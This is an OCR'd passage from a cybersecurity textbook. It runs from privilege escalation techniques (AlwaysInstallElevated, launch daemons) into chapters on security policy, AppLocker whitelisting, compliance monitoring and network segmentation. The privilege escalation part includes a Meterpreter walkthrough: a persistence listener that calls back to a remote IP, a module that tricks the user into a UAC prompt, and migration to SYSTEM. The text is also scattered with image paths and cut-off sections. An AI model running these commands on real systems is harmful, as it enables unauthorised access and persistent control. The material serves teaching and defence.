C:\>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
ERROR: The system was unable to find the specified registry key or value.

This might sound harmless, but if you think deeply you will notice the problem. You are basically giving system-level privileges to a regular user to execute an installer. What if this installer package has malicious content? Game over!

Launch daemon

Using a launch daemon is another privilege escalation method applicable to Apple-based operating systems, especially OS X. When OS X boots up, `launchd` is normally run to end system initialization. The process is responsible for loading the parameters for the daemons from the `plist` files found in `/Library/LaunchDaemons`. The daemons have property list files that point to the executables to be auto-started. Attackers may take advantage of this auto-start process to perform privilege escalation. They may install their own launch daemons and configure them to start during the bootup process using the launched process. The attackers' daemons may be given disguised names from a related OS or application. Launch daemons are created ...

Hands-on example of privilege escalation on a Windows 8 target

This hands-on illustration works on Windows 8 and has also been reported to be effective in Windows 10. It makes use of some techniques that have been discussed, that is, PowerShell and Meterpreter. It is a cunning technique that drives the user of the target machine to unknowingly allow a legitimate program to run which in turn does the privilege escalation. Therefore, it is the user that unknowingly allows malicious actors to escalate their privileges. The process starts within Metasploit and particularly on Meterpreter. Meterpreter is first used to establish a session with a target. This session is what the attackers use to send commands

to the target and effectively control it.

The following is a script called `persistence` that an attacker can use to start a session with a remote target. The script creates a persistent listener on the victim's system that runs upon boot.

It is written as follows:

```
meterpreter >run persistence -A -L c:\ -X 30 -p
443 -r 10.108.210.25
```

This command starts a handler on the target (`A`), places Meterpreter at the `C` drive of the victim machine (`L c:\`) and instructs the listener to start on boot (`X`), make a check in intervals of 30 seconds (`i 30`), and to connect to port `443` of the victim's IP address. A hacker may check whether the connection was simple by sending a `reboot` command to the target machine and observing its behavior.

The `reboot` command is as follows:

```
Meterpreter> reboot
```

If satisfied with the connection, the attacker may background the session and begin the privilege escalation attempt. Meterpreter will run the session in the background and allow Metasploit to carry out other exploits.

The following command is issued in the Metasploit terminal:

```
Msf exploit (handler)> Use exploit/windows/
```

```
local/ask
```

This is a command that works on all versions of Windows. It is used to request that the user on the target machine unknowingly escalates the execution level of the attacker. The user has to click OK on a non-suspicious looking prompt on their screen requesting permission to run a program. The user consent is required and if it is not given, the privilege escalation attempt is not successful. Therefore, the attacker has to request the user to allow for the running of a legitimate program and this is where PowerShell comes in. Attackers, therefore, have to set the `ask` technique to be through PowerShell. This is done as follows:

```
Msf exploit(ask)> set TECHNIQUE PSH
Msf exploit(ask)> run
```

At this point, a popup will appear on the target user's screen prompting them to allow the running of PowerShell, a completely legitimate Windows program. In most instances, the user will click OK. With this permission, the attacker can use Powershell to migrate from being a normal user to a system user, as follows:

```
Meterpreter> migrate 1340
```

Thus, `1340` is listed as a system user on Metasploit. When this is successful, the attackers will have successfully acquired more privileges. A check on the privileges the attackers have should show that they have both admin and system rights. However, the `1340` admin user only has four Windows privileges and these are insufficient to perform a big attack. An attacker has to escalate his or her privileges further so as to have sufficient privileges to be

able to perform more malicious actions. The attackers can then migrate to `3772` which is an `NT AuthoritySystem` user. This can be carried out using the following command:

```
Meterpreter> migrate 3772
```

The attackers will still have the admin and root user rights and they will have additional Windows privileges. These additional privileges, 13 in number, can allow the attackers to do a myriad of things to the target using Metasploit.

Conclusion and lessons learned

This chapter has discussed one of the most complex phases of an attack. Not all of the techniques used here are complex though. As has been said, there are two techniques; horizontal and vertical privilege escalation. Some attackers will use the horizontal privilege escalation methods because they are less tasking and easier to perform. However, veteran hackers who have a good understanding of the systems that they target use vertical privilege escalation methods. This paper has gone through some of these privilege escalation methods. It was clear from most methods that hackers had to target legitimate processes and services in order to escalate privileges. This is because most systems are built using the least ...

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Summary

This chapter has gone through the privilege escalation phase. It has noted that there are two broad classifications of privilege escalation: vertical and horizontal. It has also brought to light that horizontal privilege escalation is the best luck that an attacker can hope for. This is because the methods used for horizontal privilege escalation tend not to be very complex. It has gone through most of the sophisticated vertical privilege escalation methods that attackers use against systems. It is noteworthy that most of the discussed techniques involve attempts to compromise legitimate services and processes in order to get higher privileges. This is probably the last task that the attacker will have to perform in the entire attack. ...

Security Policy

From `Chapter 3`, *Understanding the Cybersecurity Kill Chain*, to `Chapter 8`, *Privilege Escalation* we covered the attack strategies, and how the Red Team could enhance an organization's security posture by leveraging common attack techniques. Now it is time to switch gears and start looking at things from a defensive perspective. There is no other way to start talking about defense strategies other than by starting with security policies. A good set of security policies is essential to ensure that the entire company follows a well-defined set of ground rules that will help to safeguard its data and systems.

In this chapter, we are going to cover the following topics:

- Reviewing your security policy
- Educating the end user
- Policy enforcement
- Monitoring for compliance

Reviewing your security policy

Perhaps the first question should be—"Do you even have a security policy in place?" Even if the answer is "Yes," you still need to continue asking these questions. The next question is—"Do you enforce this policy?" Again, even if the answer is "Yes," you must follow up with—How often do you review this security policy, looking for improvements?" OK, now we've got to the point where we can safely conclude that security policy is a living document—it needs to be revised and updated.

Security policies should include industry standards, procedures, and guidelines, which are necessary to support information risks in daily operations. These policies must also have a well-defined scope.

It is imperative that the applicability ...

Educating the end user

As shown in the previous diagram, the end user's education is part of the management security control, under awareness training. Perhaps this is one of the most important pieces of the security program, because a user who is uneducated in security practices can cause tremendous damage to your organization.

According to *Symantec Internet Security Threat Report Volume 22*, spam campaigns are the top cause of malware infestation, and although nowadays they rely on a great range of tactics, the largest malware spamming operations are still relying on social engineering techniques.

In the same report, Symantec concluded that in 2016 the most common word used in major malware campaigns was "invoice." This makes total sense, since the idea is to scare the user into thinking that he or she needs to pay something, otherwise something bad will happen. This is a typical approach: to scare in order to entice the user to click on the link that will compromise the system. Another platform that is being used to launch social engineering attacks is social media. In 2015, Symantec uncovered the diet spam operation on Twitter that used hundreds of

thousands of fake accounts that were impersonating legitimate accounts to build a big follower base, and with that spread false propaganda about weight-loss solutions.

The problem is that many users will be using their own device to access company information, also known as **bring your own device** (**BYOD**), and when they are participating in false social media campaigns like this, they are easy targets for hackers. If hackers are able to compromise the user's system, they are very close to gaining access to the company's data, since most of the time they are not isolated.

All these scenarios only make a stronger case for educating users against this type of attack, and any other type of social-engineering attacks, including physical approaches to social engineering.

Social media security guidelines for users

In an article titled *Social Media Impact*, published by the *ISSA Journal* and written by the coauthor of this book, Yuri Diogenes, many cases were examined where social media was the main tool for the social engineering attack. The security program must be in line with HR and legal requirements regarding how the company should handle social media posts, and also give guidelines to employees on how they should handle their own social media presence.

One of the tricky questions while defining a set of guidelines to employees on how to use social media is the definition of appropriate business behavior. Disciplinary action against employees that crosses this boundary should be very clear. In October 2017, ...

Security awareness training

Security awareness training should be delivered to all employees, and it should be constantly updated to include new attack techniques and considerations. Many companies are delivering such training online, via the company's intranet. If the training is well-crafted, rich in visual capabilities, and contains a self-assessment at the end, it can be very effective. Ideally, the security awareness training should contain:

- **Real-world examples**: Users will more easily remember things if you show a real scenario. For example, talking about phishing emails without showing what a phishing email looks like, and how to visually identify one, won't be very effective.
- **Practice**: Well-written text and rich visual elements are important attributes in training materials, but you must submit the user to some practical scenarios. Let the user interact with the computer to identify spear phishing or

a fake social media campaign.

At the end of the training, all users should acknowledge that they successfully finalized the training, and that they are aware not only about the security threats and countermeasures covered in the training, but also about the consequences of not following the company's security policy.

Policy enforcement

Once you finish building your security policy, it is time to enforce it, and this enforcement will take place by using different technologies according to the company's needs. Ideally, you will have an architecture diagram of your network to understand fully what the endpoints are, what servers you have, how the information flows, where the information is stored, who has and who should have data access, and the different entry points to your network.

Many companies fail to enforce policies fully because they only think of enforcing policies at endpoints and servers.

What about network devices? That's why you need a holistic approach to tackle every single component that is active in the network, including switches, printers, ...

Application whitelisting

If your organization's security policy dictates that only licensed software is allowed to run in the user's computer, you need to prevent users from running unlicensed software, and also restrict the use of licensed software that is not authorized by IT. Policy enforcement ensures that only authorized applications will run on the system.

> *We recommend that you read NIST publication 800-167 for further guidance on application whitelisting. Download this guide from* `http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-167.pdf`.

When planning policy enforcement for applications, you should create a list of all apps that are authorized to be used in the company. Based on this list, you should investigate the details about these apps by asking the following questions:

- What's the installation path for each app?
- What's the vendor's update policy for these apps?


- What executable files are used by these apps?

The more information you can get about the app itself, the more tangible data you will have to determine whether or not an app has been tampered with. For Windows systems, you should plan to use AppLocker and specify which applications are allowed to run on the local computer.

In AppLocker, there are three types of conditions to evaluate an app, which are:

- Publisher: This should be used if you want to create a rule that will evaluate an app that was signed by the software vendor
- Path: This should be used if you want to create a rule that will evaluate the application path
- File hash: This should be used if you want to create a rule that will evaluate an app that is not signed by the software vendor

These options will appear in the Conditions page when you run the create Executable Rules wizard:


Local Security Policy
File Action View Help
Security Settings
Account Policies
Local Policies
Windows Firewall with Advanc
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
AppLocker
Executable Rules
Windows Installer Rules
Script Rules
Packaged app Rules
IP Security Policies on Local C
Advanced Audit Policy Config
Create Executable Rules
Conditions
Before You Begin
Permissions
Conditions
Publisher
Exceptions
Name
Select the type of primary condition that you would like to create.
Publisher
Select this option if the application you want to create the rule for is signed by the software publisher.
Path
Create a rule for a specific file or folder path. If you select a folder, all files in the folder will be affected by the rule.
File hash
Select this option if you want to create a rule for an application that is not signed.


Which option you choose will depend on your needs, but these three choices should cover the majority of the deployment scenarios. Keep in mind that, depending on which option you choose, a new set of questions will appear on the page that follows. Make sure that you read the AppLocker documentation at `https://docs.microsoft.com/en-us/windows/device-security/applocker/applocker-overview`.

> *To whitelist apps in an Apple OS, you can use Gatekeeper (`https://support.apple.com/en-us/HT202491`), and in a Linux OS you can use SELinux.*

Hardening

As you start planning your policy deployment and addressing which setting should be changed to better protect the computers, you are basically hardening these to reduce the attack vector. You can apply **Common Configuration Enumeration** (**CCE**) guidelines to your computers.

To optimize your deployment, you should also consider using security baselines. This can assist you in better managing not only the security aspect of the computer, but also its compliance with company policy. For the Windows platform, you can use the Microsoft Security Compliance Manager:




On the left-hand pane, you have all supported versions of the operating system ...

Monitoring for compliance


While enforcing policies is important to ensure that the upper management's decisions are translated into real actions towards optimizing the security state of your company, monitoring these policies for compliance is also indispensable.

Policies that were defined based on CCE guidelines can be easily monitored using tools, such as Azure Security Center, which not only monitor Windows VMs and computers, but also those operating with Linux software:


OS Vulnerabilities (by Microsoft) mismatch
Filter
Failed rules by severity
313
TOTAL
CRITICAL
186
WARNING
76
INFORMATIONAL
51
Failed rules by type
313
TOTAL
REGISTRY KEY
199
SECURITY POLICY
55
AUDIT POLICY
42
296
Failed Windows rules
17
Failed Linux rules
CCEID
NAME
RULE TYPE
NO. OF VMS...
RULE SEVERITY
STATE
CCE-10019-8 MSS: (ScreenSaverGracePeriod) The ti... Registry key 1 Warning Open
CCE-10035-4 Network security: Minimum session sec... Registry key 1 Critical Open
CCE-10040-4 Network security: Minimum session sec... Registry key 1 Critical Open
CCE-10086-7 Access this computer from the network Security policy 1 Critical Open
CCE-10113-9 Windows Firewall: Domain: Outbound... Registry key 1 Critical Open
CCE-10123-8 Windows Firewall: Private: Outbound c... Registry key 1 Critical Open
CCE-10127-9 Windows Firewall: Private: Allow unicas... Registry key 1 Critical Open
CCE-10131-1 Windows Firewall: Private: Apply local f... Registry key 1 Critical Open
CCE-10188-1 Windows Firewall: Public: Apply local fi... Registry key 1 Critical Open
CCE-10369-7 Bypass traverse checking Security policy 1 Critical Open
CCE-10390-3 Audit Policy: System: IPsec Driver Audit policy 1 Critical Open
CCE-10439-8 Shut down the system Security policy 1 Warning Open

The OS Vulnerabilities dashboard shows a comprehensive view of all security policies that are currently open in Windows and Linux systems. If you click on one specific policy, you will see more details about this policy, including the reason why it is important to mitigate this vulnerability. Note that towards the end of the page, you will have the suggested countermeasure to mitigate this particular vulnerability. Since this is based on CCE, the countermeasure is always a change in configuration in the operating system or application.


> *Do not confuse CCE with* **Common Vulnerability and Exposure** *(***CVE***), which usually requires a patch to be deployed in order to mitigate a certain vulnerability that was exposed. For more information about CVE, visit* `https://cve.mitre.org/`.


Network security: Minimum session security for NTLM SSP based...
OS VULNERABILITY
Search
OS VERSION
Windows Server 2008 R2 Standard
RULE SEVERITY
Critical
FULL DESCRIPTION
This policy setting determines which behaviors are allowed for applications using the NTLM Security Support Provider (SSP). The SSP Interface (SSPI) is used by applications that need authentication services. The setting does not modify how the authentication sequence works but instead require certain behaviors in applications that use the SSPI. The possible values for the Network security: Minimum session security for NTLM SSP based (including secure RPC) servers setting are: • Require message confidentiality. This option is only available in Windows XP and Windows Server 2003, the connection will fail if encryption is not negotiated. Encryption converts data into a form that is not readable until decrypted. • Require message integrity. This option is only available in Windows XP and Windows Server 2003, the connection will fail if message integrity is not negotiated. The integrity of a message can be assessed through message signing. Message signing proves that the message has not been tampered with; it attaches a cryptographic signature that identifies the sender and is a numeric representation of the contents of the message. • Require 128-bit encryption. The connection will fail if strong encryption (128-bit) is not negotiated. • Require NTLMv2 session security. The connection will fail if the NTLMv2 protocol is not negotiated. • Not Defined.
VULNERABILITY
You can enable all of the options for this policy setting to help protect network traffic that uses the NTLM Security Support Provider (NTLM SSP) from being exposed or tampered with by an attacker who has gained access to the same network. That is, these options help protect against man-in-the-middle attacks.
POTENTIAL IMPACT
Server applications that are enforcing these settings will be unable to communicate with older servers that do not support them. This setting could impact Windows Clustering when applied to servers running Windows Server 2003, see "How to apply more restrictive security settings on a Windows Server 2003-based cluster server" at http://support.microsoft.com/default.aspx?scid=kb;en-us;891597 and "You receive an "Error 0x8007042b" error message when you add or join a node to a cluster if you use NTLM version 2 in Windows Server 2003" at http://support.microsoft.com/kb/890761/ for more information on possible issues and how to resolve them.
COUNTERMEASURE
Enable all available options for the Network security: Minimum session security for NTLM SSP based (including secure RPC) servers policy setting.

It is important to emphasize that Azure Security Center will not deploy the configuration for you. This is a monitoring tool, not a deployment tool, which means that you need to get the countermeasure suggestion and deploy it using other methods, such as GPO.

Another tool that can also be used to obtain a complete view of the security state of the computers, and identify potential noncompliance cases, is the **Microsoft Operations Management**

Suite's (**OMS's**) Security and Audit Solution, in particular the Security Baseline Assessment option, as shown in the following screenshot:



This dashboard will give you statistics based on their priority (critical, warning, and informational), as well as the type of rules that are failing (registry, security, audit, or command-based). Both tools (Azure Security Center and OMS Security) are available for Windows and Linux, for VMs in Azure or Amazon AWS, and for on-premises computers.

References

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Summary

In this chapter, you learned about the importance of having a security policy and driving this policy through a security program. You understood the importance of having a clear and well-established set of social media guidelines, that give the employee an accurate view of the company's view regarding public posts, and the consequences of violating these guidelines.

Part of the security program includes the security awareness training, which educates the end user on security-related topics. This is a critical step to take, since the end user is always the weakest link in the security chain.

Later on in this chapter, you learned how companies should enforce security policies using different sets of tools. Part of this policy enforcement includes application whitelisting and hardening systems. Lastly, you learned the importance of monitoring these policies for compliance, and learned how to use tools to do this.

In the next chapter, we will continue talking about defense strategies, and this time you will learn more about network segmentation and how to use this technique to enhance your protection.


Network Segmentation

We started the defense strategy in the previous chapter by reinforcing the importance of having a strong and effective security policy. Now it's time to continue with this vision by ensuring that the network infrastructure is secure, and the first step to doing that is to make sure the network is segmented, isolated and that it provides mechanisms to mitigate intrusion. The Blue Team must be fully aware of the different aspects of network segmentation, from the physical to the virtual, and remote access. Even if companies are not fully cloud-based, they still need to think about connectivity with the cloud in a hybrid scenario, which means that security controls must also be in place to enhance the overall security of ...

Defense in depth approach

Although you might think that this is an old method and it doesn't apply to today's demands, the reality is that it still does, although you won't be using the same technologies that you used in the past. The whole idea behind the defense in depth approach is to ensure that you have multiple layers of protection, and that each layer will have its own set of security controls, which will end up delaying the attack, and that the sensors available in each layer will alert you to whether or not something is happening. In other words, breaking the attack kill chain before the mission is fully executed.

But to implement a defense in depth approach for today's needs, you need to abstract yourself from the physical layer, and think purely about layers of protection according to the entry point. Let's use the following diagram as an example of how defense in depth is implemented today:



The attacker has broad access to different resources. They can attack the infrastructure and services, the documents in transit, and the endpoints, which means that you need to increase the attacker's cost in each possible scenario. Let's dissect this diagram in the sections that follow.


Infrastructure and services

Attackers can disrupt your company's productivity by attacking its infrastructure and its services. It is important to realize that even in an on-premises-only scenario, you still have services, but they are controlled by the local IT team. Your database server is a service: it stores critical data consumed by users, and if it becomes unavailable, it will directly affect the user's productivity, which will have a negative financial impact on your organization. In this case, you need to enumerate all services that are offered by your organization to its end users and partners, and identify the possible attack vectors.


Once you identify the attack vectors, you need to add security controls that will mitigate these ...

Discovering your network


One challenge that the Blue Team might face when dealing with networks that are already in production is understanding the topology and critical paths, and how the network is organized. One way to address this issue is to use a networking map tool that can present the current network state. One tool that can help you with that is the **Network Performance Monitor Suite** from Solarwinds. After installing it, you need to launch the network discovery process from the Network Sonar Wizard, as shown here:


solarwinds
MY DASHBOARDS
ALERTS & ACTIVITY
REPORTS
SETTINGS
Network Sonar Wizard
NETWORK
AGENTS
VIRTUALIZATION
SNMP
WINDOWS
MONITORING SETTINGS
DISCOVERY SETTINGS
DISCOVERY SCHEDULING
Network Selection
How do you want to add devices to Orion monitor? You can use one or more of the options below, but for fastest results, we recommend scanning a maximum of 512 devices at a time.
Using discovery for the first time?
WE RECOMMEND SCANNING...
... a small subnet (/24) with your test environment
OR
... a few individual IP addresses for servers, routers and switches, and VMs
This will let you see the wealth of data that Orion provides as quickly as possible. You can always add more later!
IP RANGES
Add Range
SUBNETS
Add
IP ADDRESSES
Add IP Address
ACTIVE DIRECTORY
Add Active Directory Domain Controller to query...
NEXT
CANCEL

You need to fill in all these fields before you click NEXT, and once you finish, it will start the discovery process. At the end, you can verify your NetPath, which shows the entire path between your host and the internet:



Another option available in this suite is to use the network atlas to create a geolocation map of your resources, as shown here:



When discovering your network, make sure that you document all aspects of it because you will need this documentation later on to properly perform the segmentation.

Documents in transit

While the diagram refers to *documents*, this could be any type of data, and this data is usually vulnerable when it is in transit (from one location to another). Make sure that you leverage encryption to protect data in transit. Also, don't think that encryption in transit is something that should only be done in public networks—it should also be implemented in internal networks.

For example, all segments available in the on-premises infrastructure shown in the previous diagram should use network-level encryption, such as IPSec. If you need to transmit documents across networks, make sure that you encrypt the entire path, and when the data finally reaches the destination, encrypt the data also at rest in storage.

Besides ...

Endpoints

When planning defense in depth for endpoints, you need to think beyond computers. Nowadays, an endpoint is basically any device that can consume data. The application dictates which devices will be supported, and as long as you are working in sync with your development team, you should know what devices are supported. In general, most applications will be available for mobile devices, as well as computers. Some other apps will go beyond this, and allow accessibility via wearable devices, such as Fitbit. Regardless of the form factor, you must perform threat modeling to uncover all attack vectors and plan mitigation efforts accordingly. Some of the countermeasures for endpoints include:

- Separation of corporate and personal data/apps (isolation)
- Use of TPM hardware protection
- OS hardening
- Storage encryption

> *Endpoint protection should take into consideration corporate-owned devices and BYODs. To read more about a vendor-agnostic approach to BYOD, read this article*

https://blogs.technet.microsoft.com/yuridiogenes/2014/03/11/byod-article-published-at-issa-journal/.

Physical network segmentation

One of the biggest challenges that the Blue Team may face when dealing with network segmentation is getting an accurate view of what is currently implemented in the network. This happens because, most of the time, the network will grow according to the demand, and its security features are not revisited as the network expands. For large corporations, this means rethinking the entire network, and possibly rearchitecting the network from the ground up.


The first step to establishing an appropriate physical network segmentation is to understand the logical distribution of resources according to your company's needs. This debunks the myth that one size fits all, which in reality, it doesn't. You must analyze each ...

Securing remote access to the network

No networking segmentation planning would be complete without considering the security aspects of remote access to your corporate network. Even if your company does not have employees that work from home, chances are that at some point, an employee will be traveling and will need remote access to the company's resources. If this is the case, you need to consider not only your segmentation plan, but also a network access control system that can evaluate the remote system prior to allowing access to the company's network; this evaluation includes verifying the following details:

- That the remote system has the latest patches
- That the remote system has antivirus enabled
- That the remote system has a personal firewall enabled
- That the remote system is compliant with mandate security policies

The following diagram shows an example of a **network access control** (**NAC**) system:



In this scenario, the NAC is responsible not only for validating the current health state of the remote device, but also performing software-level segmentation by allowing the source device to only communicate with predefined resources located on premises. This adds an extra layer of segmentation and security. Although the diagram does not include a firewall, some companies may opt to isolate all remote access users in one specific VLAN and have a firewall in between this segment and the corporate network to control the traffic coming from remote users. This is usually used when you want to restrict the type of access users will have when they are accessing the system remotely.

> *We are assuming that the authentication part of this communication was already performed, and that, for remote access users, one of the preferred methods is to use 802.1X*


or compatible.

It is also important to have an isolated network to quarantine computers that do not meet the minimum requirements to access network resources. This quarantine network should have remediation services that will scan the computer and apply the appropriate remediation to enable the computer to gain access to the corporate network.

Site-to-site VPN

One common scenario for organizations that have remote locations is to have a secure private channel of communication between the main corporation network and the remote network, and usually this is done via site-to-site VPN. When planning your network segmentation, you must think about this scenario, and how this connectivity will affect your network.

The following diagram shows an example of this connectivity:

